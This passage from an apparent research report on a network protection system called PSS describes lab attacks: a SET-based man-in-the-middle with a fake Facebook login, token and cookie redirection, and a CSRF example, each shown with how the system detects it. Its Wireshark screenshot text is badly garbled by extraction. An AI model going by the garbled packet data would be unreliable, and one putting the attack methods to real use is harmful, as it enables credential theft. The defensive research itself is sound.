157(157(157) 1573 ⊕ Frame 157 ⊕ Linux coo ⊕ Internet ⊖ Transmiss → Source → Destin → [Strea → [TCP S → Sequen → [Next → Acknow → Header ⊕ 0 → Window	69 35.165708060 64 35.163357465 58 35.146443198 42 35.124146299 38 35.123662816 785: 119 bytes of sked capture Protocol Versio sion Control Pro- egnert: 43625 (4 lation Port: 43625 (4 lation Port: 43625 (5 lation Port: 5 lation Port: 43625 (5 lation Port: 43625 (5	10.10.10.3 10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.10.10.10.10.10.10.10.10.1	10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.8.0.4 10.8.0.4 115), 119 byte 8.0.4 (10.8.0. rt: 43625 (436 sequence numbe ative sequence ative ack numb (PSH, ACK) 3d 00 ef 08 00	TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TISv1.2 TISv1.2 4), Dst: 10.10.10.3 (1 25), Dst Port: 443 (44 r) number)] er) 0W=	1420 Application Data 114 Application Data 735 Application Data 119 Change Cipher Sp 205 Server Hello, Ch 618 Annlication Data on interface 0 10.10.10.3)	
157(157(157) 1573 ➡ Frame 157 ➡ Linux coo ➡ Internet ➡ Transmiss — Source — Destin — [Strea — [TCP S — Sequen — [Next — Acknow — Header ➡ 0 — 000 00 00 0010 45 00 0020 0a 0a 0330 80 18	69 35.165708060 64 35.163357465 58 35.146443198 42 35.124146299 39 35.124146299 39 35.124146299 47 35 119 bytes o bked capture Protocol Versio sion Control Pro Port: 43625 (4 iation Port: 443 m index: 57] Gegment Len: 51] ice number: 518 sequence number Length: 32 byt 0000 0001 1000 = size value: 13	10.10.10.3 10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.10.10.10.10.10.10.10.10.1	10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.8.0.4 10.8.0.4 11.8.8.4 11.5), 119 byte 8.0.4 (10.8.0. rt: 43625 (436 sequence numbe ative sequence ative ack numb (PSH, ACK) 3d 00 ef 08 00 96 d1 b3 5c 7 a0 00 b8 14	TLSv1.2 TLS	1420 Application Data 114 Application Data 735 Application Data 119 Change Cipher Sp 205 Server Hello, Ch 618 Annlication Data on interface 0 10.10.10.3)	
157(157(157) 1577 ■ Linux coo ■ Internet ■ Internet ■ Transmiss ■ Source Destin ■ [Strea ■ [TCP S ■ Sequen ■ [Next ■ Acknow ■ Header ■ 0 ■ Window 0000 00 00 0010 45 00 0020 0a 0a 0030 80 18 0040 00 00	69 35.165708060 64 35.163357465 58 35.146443198 42 35.124146299 38 35.123652816 785: 119 bytes o oked capture Protocol Versio sion Control Pro Port: 43625 (4 ation Port: 43625 (4 ation Port: 43625 (5 ation Control Pro egment Len: 51] ice number: 518 sequence number Ledgment number Ledgthent number Ledgthent number Ledgthent number 2 size value: 13 ff fe 00 00 83 00 67 88 bf 40 08 03 aa 69 01 05 6a 8b 8f 00	10.10.10.3 10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.10.10.10.10.10.10.10.10.1	10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.8.0.4 110.8.0.4 115), 119 byte 8.0.4 (10.8.0. rt: 43625 (436 sequence numbe ative sequence ative sequence ative ack numbe (PSH, ACK) 3d 00 ef 08 00 96 d1 b3 5c 7 0a 00 5b 81 40 03 03 00 28 00	TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TISv1.2 s captured (952 bits) 4), Dst: 10.10.10.3 (1 25), Dst Port: 443 (44 r) number)] er) 0W= 4 E.g.@. @ ai	1420 Application Data 114 Application Data 735 Application Data 119 Change Cipher Sp 205 Server Hello, Ch 618 Annlication Data on interface 0 10.10.10.3)	
157(157(157) 1577 ■ Frame 157 ■ Linux coo ■ Internet □ Transmiss ■ Source ■ Destin ■ [Strea ■ [TCP S ■ Sequen ■ [Next ■ Acknow ■ Header ■ 0 ■ window 0000 00 00 0010 45 00 0020 0a 0a 0030 80 18 0440 00 00	69 35.165708060 64 35.163357465 58 35.146443198 42 35.124146299 39 35.124146299 39 35.124146299 39 35.124146299 49 35.124146299 60 85 60 control Pro- by Protocol Version 500 Control Pro- port: 43625 (4 hation Port: 443 m index: 57] begment Len: 51] sequence number Length: 32 byt 0000 0001 1000 = 2 size value: 13 ff fe 00 00 83 00 67 88 bf 40 00 a0 aa 69 01 05 6a 8b 8f 00 51 48 14 03 03	10.10.10.3 10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.10.10.10.10.10.10.10.10.1	10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.10.10.3 10.8.0.4 110.8.0.4 115.), 119 byte 8.0.4 (10.8.0, rt: 43625 (436 sequence numbe ative sequence ative sequence ative ack numbe (PSH, ACK) 3d 00 ef 08 00 99 0a 08 00 9- 96 d1 b3 5c 7 0a 00 5b 81 40 03 03 00 28 00 52 fd e1 b9 ct	TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TISv1.2 s captured (952 bits) 4), Dst: 10.10.10.3 (1 25), Dst Port: 443 (44 r) number)] er) 0W= 4 E.g.@. @ ai	1420 Application Data 114 Application Data 735 Application Data 119 Change Cipher Sp 205 Server Hello, Ci 618 Annlication Data on interface θ 10.10.10.3) 13), Seq: 518, Ack: 138,	
1577 1577 1577 1577 1577 □ Linux coo □ Internet □ Transmiss - Source - Destin - [Strea - [TCP S - Sequen - [Next - Acknow - Header □ 0 - Window 0000 00 00 0010 45 00 0020 0a 0a 0030 80 18 0440 00 00 0550 00 00	69 35.165708060 64 35.163357465 58 35.146443198 42 35.124146299 39 35.123462816 785: 119 bytes o oked capture Protocol Versic sion Control Prot Port: 43625 (4 ation Port: 43625 (4 ation Port: 43625 (4 ation Port: 51] sequence number: 518 sequence number: 518 sequence number: 518 sequence number Length: 32 byt 0000 0001 1000 = 2 size value: 13 ff fe 00 00 83 00 67 88 bf 40 00 a3 aa 69 01 05 6a 8b 8f 00 51 48 14 03 03 00 00 00 00 00 0 toPN.pcapng	10.10.10.3 10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.10.3 10.10.10.10.10.10.10.10.10.10.10.10.10.1	10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.8.0.4 110.8.0.4 110.8.0.4 115), 119 byte 8.0.4 (10.8.0, rt: 43625 (436 sequence numbe ative sequence ative sequence ative ack numb (PSH, ACK) 30 00 ef 08 00 6- 96 d1 b3 5c 7 0a 00 5b 81 4 03 03 00 28 00 52 fd e1 b9 ct 61 · Displayed: 8	TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TISv1.2 s captured (952 bits) 4), Dst: 10.10.10.3 (1 25), Dst Port: 443 (44 r) number)] er) 0W= 4 Eg.@. @ ai	1420 Application Data 114 Application Data 735 Application Data 119 Change Cipher S; 205 Server Hello, Cr 618 Anniteation Data on interface 0 10.10.10.3) 13), Seq: 518, Ack: 138,	

6.2.2 MitM Attack through SET without PSS Protection

In this case, VPN is being employed but no PSS protection. Attacker launches MitM attack using Social Engineering

Toolkit (SET). A victim connects to a malicious fake Facebook website using HTTPS through Rogue AP. The malicious website

captures victim's username and password and the redirects Android to real Facebook website and logs in as the victim.



The procedure of this MitM attack is showed in Fig. 67.


6.2.3 MitM Attack through SET under PSS Protection

Rogue AP provides malicious DNS service to redirect victim to malicious Web server. However, DPSI module of our

PSS system is able to detect that the domain name and the IP address do not match. In this case, the malicious Web server's IP

address is 10.10.10.3 which is not the real Facebook server's IP address.

The detection procedure is described in Fig. 68.



The Wireshark screenshot in Fig. 69 shows the traffic between PSS server and malicious Web server.

15797 35.190126358 10.8.0.4 10.10.10.3 TLSv1.2 763 15775 35.167138489 10.10.10.3 10.8.0.4 TLSv1.2 113 15775 35.167138489 10.10.10.3 10.8.0.4 TLSv1.2 209 15775 35.167138489 10.10.10.3 10.8.0.4 TLSv1.2 1420 15764 35.166708060 10.10.13 10.8.0.4 TLSv1.2 1420 15764 35.163357465 10.8.0.4 10.10.10.3 TLSv1.2 1420 15785 35.146443198 10.8.0.4 10.10.10.3 TLSv1.2 1420 15745 35.146443198 10.8.0.4 10.10.10.3 TLSv1.2 1430 15745 35.146443198 10.8.0.4 10.10.10.3 TLSv1.2 209 15745 35.146443198 10.8.0.4 10.8.0.4 TLSv1.2 209 15749 35.123662816 10.10.3 10.8.0.4 TLSv1.2 209 15749 35.123662816 10.10.3 10.8.0.4 TLSv1.2 209 15749 35.123662816 10.10.3 10.8.0.4 TLSv1.2 209 15739 35.123662816 10.10.3 10.8.0.4 TLSv1.2 209	Encrypt
15785 35.180595319 10.8.0.4 10.10.10.3 TLSv1.2 113 15775 35.167138489 10.10.10.3 10.8.0.4 TLSv1.2 200 15772 35.166894359 10.10.10.3 10.8.0.4 TLSv1.2 1420 15776 35.165708960 10.10.10.3 10.8.0.4 TLSv1.2 1420 15769 35.163357465 10.8.0.4 10.10.10.3 TLSv1.2 114 15764 35.146443198 10.8.0.4 10.10.10.3 TLSv1.2 116 15758 35.146443198 10.8.0.4 10.10.10.3 TLSv1.2 116 15758 35.146443198 10.8.0.4 10.8.0.4 TLSv1.2 116 15758 35.146443198 10.8.0.4 10.8.0.4 TLSv1.2 116 15758 51.124146299 10.10.10.3 10.8.0.4 TLSv1.2 101 15758 35.1246443198 10.10.10.3 10.8.0.4 TLSv1.2 101 15758 123662816 10.10.10.3 10.8.0.4 TLSv1.2 10.10.10.3 16 Internet Protocol Version 4, Src: 10.8.0.4 10.8.0.4	
15775 35.167138489 10.10.10.3 10.8.0.4 TLSv1.2 200 15772 35.166894359 10.10.10.3 10.8.0.4 TLSv1.2 1420 15769 35.165708060 10.10.10.3 10.8.0.4 TLSv1.2 114 15764 35.163357465 10.8.0.4 10.10.3 TLSv1.2 135 15758 35.146443198 10.8.0.4 10.10.3 TLSv1.2 135 15742 35.123662816 10.10.3 10.8.0.4 TLSv1.2 205 15743 35.123662816 10.10.3 10.8.0.4 TLSv1.2 205 15743 35.123662816 10.10.3 10.8.0.4 TLSv1.2 205 15743 35.123662816 10.10.10.3 10.8.0.4 TLSv1.2 205 110 Internet Protocol Version 4, Src: 10.8.0.4 (10.8.0.4), Dst: 10.10.10.3 (10.10.10 114 115 111 <	Applica
15772 35.166894359 10.10.10.3 10.8.0.4 TLSv1.2 1422 15769 35.165708060 10.10.10.3 10.8.0.4 TLSv1.2 112 15764 35.163357465 10.8.0.4 10.10.10.3 TLSv1.2 135 15763 35.146443198 10.8.0.4 10.10.10.3 TLSv1.2 135 15742 35.124146299 10.10.10.3 10.8.0.4 TLSv1.2 205 15742 35.124146299 10.10.10.3 10.8.0.4 TLSv1.2 206 15743 35.123662416 10.10.3 10.8.0.4 TLSv1.2 206 15743 35.123662416 10.10.3 10.8.0.4 TLSv1.2 206 15743 35.123662416 10.10.10.3 10.8.0.4 TLSv1.2 206 15743 35.123662416 10.10.10.3 10.8.0.4 TLSv1.2 206 11000 1000 export 443625 (43625) 10.10.10.3 (10.10.10.10.10.10.10.10.10.10.10.10.10.1	Change
<pre>15769 35.165708060 10.10.10.3 10.8.0.4 TLSv1.2 114 15764 35.163357465 10.8.0.4 10.10.10.3 TLSv1.2 733 15758 35.146443198 10.8.0.4 10.10.10.3 TLSv1.2 113 15758 35.146443198 10.8.0.4 10.10.10.3 TLSv1.2 115 15729 35.123652816 10.10.10.3 10.8.0.4 TLSv1.2 209 15739 35.123652816 10.10.10.3 10.8.0.4 TLSv1.2 209 15739 35.123652816 10.10.10.3 10.8.0.4 TLSv1.2 649 15768 15785 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on inte 1576 15785 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on inte 1578 15785 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on inte 1578 15785 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on inte 1578 10.001 Port: 43625 (43625)</pre>	Server
15764 35.163357465 10.8.0.4 10.10.10.3 TLSv1.2 735 15758 35.146443198 10.8.0.4 10.10.0.3 TLSv1.2 113 15742 35.124166299 10.10.10.3 10.8.0.4 TLSv1.2 205 15742 35.124166291 00.10.10.3 10.8.0.4 TLSv1.2 205 15742 35.124166291 00.10.10.3 10.8.0.4 TLSv1.2 205 15742 35.124662816 10.10.10.3 10.8.0.4 TLSv1.2 615 □ Frame 15785: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interest control Protocol, Src 10.8.0.4 (10.8.0.4), Dst: 10.10.10.3 (10.10.10.3) 10.10.10.3 □ Internet Protocol Version 4, Src: 10.8.0.4 (10.8.0.4), Dst: 10.10.10.3 (10.10.10.3) 10.10.10.3 □ Source Port: 43625 (43625) Dst: 10.10.10.3 (10.10.10.3) □ Source Port: 43625 (43625) Dst: 10.10.10.3 (10.10.10.3) □ Source Port: 43625 (43625) Dst: 10.10.10.3 (10.10.10.10.3) □ Sequence number: 513 (relative sequence number) □ Next sequence number: 138 (relative ack number) □ Next sequence number: 138 (relative ack number) □ Header Length: 32 bytes	Applica
15758 35.146443198 10.8.0.4 10.10.10.3 TLSv1.2 111 15742 35.124146299 10.10.10.3 10.8.0.4 TLSv1.2 203 15739 35.123662816 10.10.10.3 10.8.0.4 TLSv1.2 204	Applica
15742 35.124146299 10.10.10.3 10.8.0.4 TLSv1.2 205 15743 35.123662816 10.10.10.3 10.8.0.4 TLSv1.2 617 Frame 15785: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interest 10.10.10.3 (10.10.10.10.10.3 (10.10.10.10.10.10.3 (10.10.10.10.10.10.10.10.10.10.10.10.10.1	Applica
15739 35 123662816 10.10.10.3 10.8.0.4 TI Sv1.2 614 Frame 15785: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on intre 11	Change
 ⇒ Frame 15785: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interest internet Protocol Version 4, Src: 10.8.0.4 (10.8.0.4), Dst: 10.10.10.3 (10.10.10) ⇒ Internet Protocol Version 4, Src: 10.8.0.4 (10.8.0.4), Dst: 10.10.10.3 (10.10.10) ⇒ Transmission Control Protocol, Src Port: 43625 (43625), Dst Port: 443 (443), Set ⇒ Source Port: 43625 (43625) ⇒ Destination Port: 443 (443) ⇒ [Stream index: 57] ⇒ [TCP Segment Len: 51] ⇒ Sequence number: 518 (relative sequence number) → [Next sequence number: 569 (relative sequence number)] → Acknowledgment number: 138 (relative ack number) → Header Length: 32 bytes ⇒ 0000 0001 1000 = Flags: 0x018 (PSH, ACK) ⇒ Window size value: 1386 0000 00 00 off fe 00 00 83 57 f8 d9 c2 3d 00 ef 08 00W= 0020 0a 0a 0a 3a a6 90 1 bb cd b6 0b 96 d1 b3 5c 7ai\z 0030 80 18 05 6a 8b 8f 00 00 01 01 108 0a 00 5b 81 48j[.H 0040 00 051 48 14 03 03 00 01 01 16 03 30 02 28 00(.) 	Server
<pre>Linux cooked capture Internet Protocol Version 4, Src: 10.8.0.4 (10.8.0.4), Dst: 10.10.10.3 (10.10.10) Framsission Control Protocol, Src Port: 43625 (43625), Dst Port: 443 (443), Sec Source Port: 43625 (43625) Destination Port: 443 (443) [Stream index: 57] [Stream index: 57] [CP Segment Len: 51] [Stream index: 57] [Acknowledgment number: 569 (relative sequence number) [Next sequence number: 569 (relative sequence number)] [Acknowledgment number: 138 (relative ack number) [Acknowledgment number: 138 (relative ack number] [Acknowledgment number: 138 (relative acknowledgment number] [Acknowledgment number] [Acknowledgment number] [Acknowledgment number] [Acknowledgment number] [Acknowledgment number] [Acknowledgment number] [Acknowled</pre>	
Difference Protocol Version 4, Src: 10.8.0.4 (10.8.0.4), Dst: 10.10.10.3 (10.10.11) Transmission Control Protocol, Src Port: 43625 (43625), Dst Port: 443 (443), Set Source Port: 43625 (43625) Destination Port: 443 (443) [TCP Segment Len: 51] Sequence number: 518 (relative sequence number) [Next sequence number: 138 (relative sequence number)] Acknowledgment number: 138 (relative ack number) Header Length: 32 bytes [H0000 0001 1000 = Flags: 0x018 (PSH, ACK) Window size value: 1386 0000 00 off fe 00 00 83 57 f8 d9 c2 3d 00 ef 08 00W= 0010 45 00 00 67 88 bf 40 00 40 06 93 b9 0a 08 00 04 E.g.g.@ @ 0020 0a 0a 0a 3a a6 90 1 bb cd b6 0b 96 d1 b3 5c 7ai	rface 0
Transmission Control Protocol, Src Port: 43625 (43625), Dst Port: 443 (443), Set Source Port: 43625 (43625) Destination Port: 443 (443) [Stream index: 57] [TCP Segment Len: 51] [Stream index: 57] [Rext sequence number: 569 (relative sequence number)] [Next sequence number: 138 (relative sequence number)] Acknowledgment number: 138 (relative ack number) Header Length: 32 bytes []	
 Source Port: 43625 (43625) Destination Port: 443 (443) [Stream index: 57] [TCP Segment Len: 51] Sequence number: 518 (relative sequence number) [Next sequence number: 138 (relative sequence number)] Acknowledgment number: 138 (relative ack number) Header Length: 32 bytes [B] 0000 0001 1000 = Flags: 0x018 (PSH, ACK) [Window size value: 1386 0000 00 off fe 00 00 83 57 f8 d9 c2 3d 00 ef 08 00W= 0010 45 00 00 67 88 bf 40 00 40 06 93 b9 0a 08 00 04 E.g.@. @ 0020 0a 0a 0a 3a a6 90 1 bb cd b6 0b 96 d1 b3 5c 7ai	
 Destination Port: 4¹/₃ (44³) [Stream index: 57] [TCP Segment Len: 51] Sequence number: 569 (relative sequence number) [Next sequence number: 138 (relative ack number)] Acknowledgment number: 138 (relative ack number) Header Length: 32 bytes (P-1	: 518, /
 [Stream index: 57] [TCP Segment Len: 51] Sequence number: 518 (relative sequence number) [Next sequence number: 569 (relative sequence number)] Acknowledgment number: 138 (relative ack number) Header Length: 32 bytes 0000 0001 1000 = Flags: 0x018 (PSH, ACK) Window size value: 1386 0000 00 off fe 00 00 83 57 f8 d9 c2 3d 00 ef 08 00W= 0010 45 00 00 67 88 bf 40 00 40 06 93 b9 0a 08 00 04 E.g.@. @ 0020 0a 0a 0a 3a a6 90 1 bb cd b6 0b 96 d1 b3 5c 7ai	
Sequence number: 518 (relative sequence number) [Next sequence number: 569 (relative sequence number)] Acknowledgment number: 138 (relative ack number) Header Length: 32 bytes 0000 0001 1000 = Flags: 0x018 (PSH, ACK) Window size value: 1386 0000 00 00 ff fe 00 00 83 57 f8 d9 c2 3d 00 ef 08 00W= 0010 45 00 00 67 88 bf 40 00 40 06 93 b9 0a 08 00 04 Eg.@. @ 0020 0a 0a 0a 3a a6 9 01 bb cd b6 0b 96 d1 b3 5c 7ai\z 0030 80 18 05 6a 8b 8f 00 00 01 01 16 03 03 00 25 81 48][.H 0040 00 05 148 14 03 03 00 01 01 16 03 03 00 28 00(.)	
 — [Néxt sequence number: 569 Acknowledgment number: 138 — Header Length: 32 bytes — 0000 0001 1000 = Flags: 0x018 (PSH, ACK) — Window size value: 1386 0000 00 ff fe 00 00 83 57 f8 d9 c2 3d 00 ef 08 00W= 0010 45 00 00 67 88 bf 40 00 40 06 93 b9 0a 08 00 04 E.g.@. @ 0020 0a 0a 0a 3a a69 01 bb cd b6 0b 96 d1 b3 5c 7ai\z 0030 80 18 05 6a 8b 8f 00 00 01 01 108 0a 00 5b 81 48j[.H 0040 00 051 48 14 03 03 00 01 01 16 03 03 00 28 00(.) 	
Acknowledgment number: 138 (relative ack number) Header Length: 32 bytes Window size value: 1386 0000 00 off fe 00 00 83 57 f8 d9 c2 3d 00 ef 08 00W= 0010 45 00 00 67 88 bf 40 00 40 06 93 b9 0a 08 00 04 E.g.@.@ 0020 0a 0a 0a 3a a6 901 bb cd b6 0b 96 d1 b3 5c 7ai\z 0030 80 18 05 6a 8b 8f 00 00 01 01 08 0a 00 5b 81 48j[.H 0040 00 051 48 14 03 03 00 01 01 16 03 03 00 28 00[.	
Header Length: 32 bytes	
index 0000 0001 1000' = Flags: 0x018 (PSH, ACK) index window size value: 1386 0000 00 0f f 000 00 ff 000 00 ff 000 00 1386 0010 45 00 00 85 7 f8 d9 c2 3d 00 ef 08 00 W 0020 0a 0a 0a 03 a6 01 b1 05 c7	
Window size value: 1386 0000 00 0ff fe 00 0 83 57 f8 d9 c2 3d 00 ef 08 00 W= 0010 45 00 00 67 88 bf 40 06 93 b9 0a 08 00 04 E.g.@. @ 0020 0a 0a 0a 03 aa 69 01 bb cd b6 0b 96 d1 b3 5c 7a	
0000 00 01 ff 00 00 83 57 f8 d9 c2 3d 00 ef 08 00 W 0010 45 00 00 67 88 bf 40 06 93 b9 0a 08 00 04 Eg.@. @ 0620 0a 0a 0a 03 a6 01 bb cd b6 96 d1 b3 5c 7a	
0010 45 00 00 67 88 bf 40 00 40 06 93 b9 0a 08 00 4 Eg.@. @ 0020 0a 0a 0a 0a 0a 03 a6 09 1bb cd b6 96 d1 b3 5c 7a	
0020 0a 5 7a i. i. i. i.	
0030 80 18 05 6a 8b 8f 00 00 01 01 08 0a 00 5b 81 48 j[.H 0040 00 05 14 14 03 03 00 101 16 03 03 00 28 00 QH	
0040 00 00 51 48 14 03 03 00 01 01 16 03 03 00 28 00QH (.	
0050 00 00 00 00 00 00 00 78 91 9c a3 52 fd e1 b9 cfxR	
Ws go to PN.pcapng Packets: 15861 · Displayed: 8308 · Marked: 0 · Load time: 0:0.	
	73 Pro
	73 Pro
Fig. 69. Captured traffic between PSS Server and Malicious Web Server	73 Pro

6.2.4 Redirect Token/Cookie under PSS Protection

Many web application uses token or cookie to authenticate the user after first time login, such Single Sign-On (SSO)

protocol. Although this property can facilitate user's login procedure, it also gives attackers opportunities to hack users' accounts

without getting original passwords. For example, there are a lot of compromised websites or links to load and run malicious


JavaScript codes on client side redirecting the authentication tokens or cookies to attacker's server.

Under PSS protection, in the case of Fig. 70, malicious codes try to redirect token for Netflix to attacker's server, but

DPSI detects this attack since the malicious web server's IP is not Netflix's IP address. If attacker wants to redirect some

authentication cookie, the packet will be blocked, because the cookie is encrypted and will be decrypted if and only if the domain


name and IP address do match the SACL and cookie information. This case is showed in Fig. 71.



6.2.5 Detailed CSRF/XSS Attack Example

In this section, we implement CSRF and XSS attack in detail and use Wireshark to capture the traffic packet one by


one in order to analyze the procedure of typical CSRF and XSS attack. The network diagram is presented in Fig. 72.




6.2.5.1 CSRF Attack Example


The malicious website's domain name is devil.com, and the target website is banka.com. The procedure of the typical CSRF attack is: (1) victim visits the banka.com and input information, (2) and during same session the victim visits some malicious website such as devil.com in this example, (3) and then the devil.com sends request on behalf of the victim to banka.com changing the victim's information without any notice.

Fig. 73 shows the input and output of banka.com. The devil.com website only displays an image but silently sends request on behalf of user which is presented in Fig. 74. After visits the devil.com, the information stored in banka server is modified to "attackervalue" by attacker. This result is showed in Fig. 75.





The steps of a typical CSRF attack example are listed below. Fig. 76 shows the steps of CSRF attack diagram.



The packet of each step of CSRF attack example is captured with Wireshark and listed from Fig. 77 to Fig. 84.

		s Internals Help	
	3 🔍 🗢 🔿 🖗	_	
ilter: ip.addr == 10.10.10.2 && http . Time Source	Destination	Expression. Protocol	L Clear Apply Save
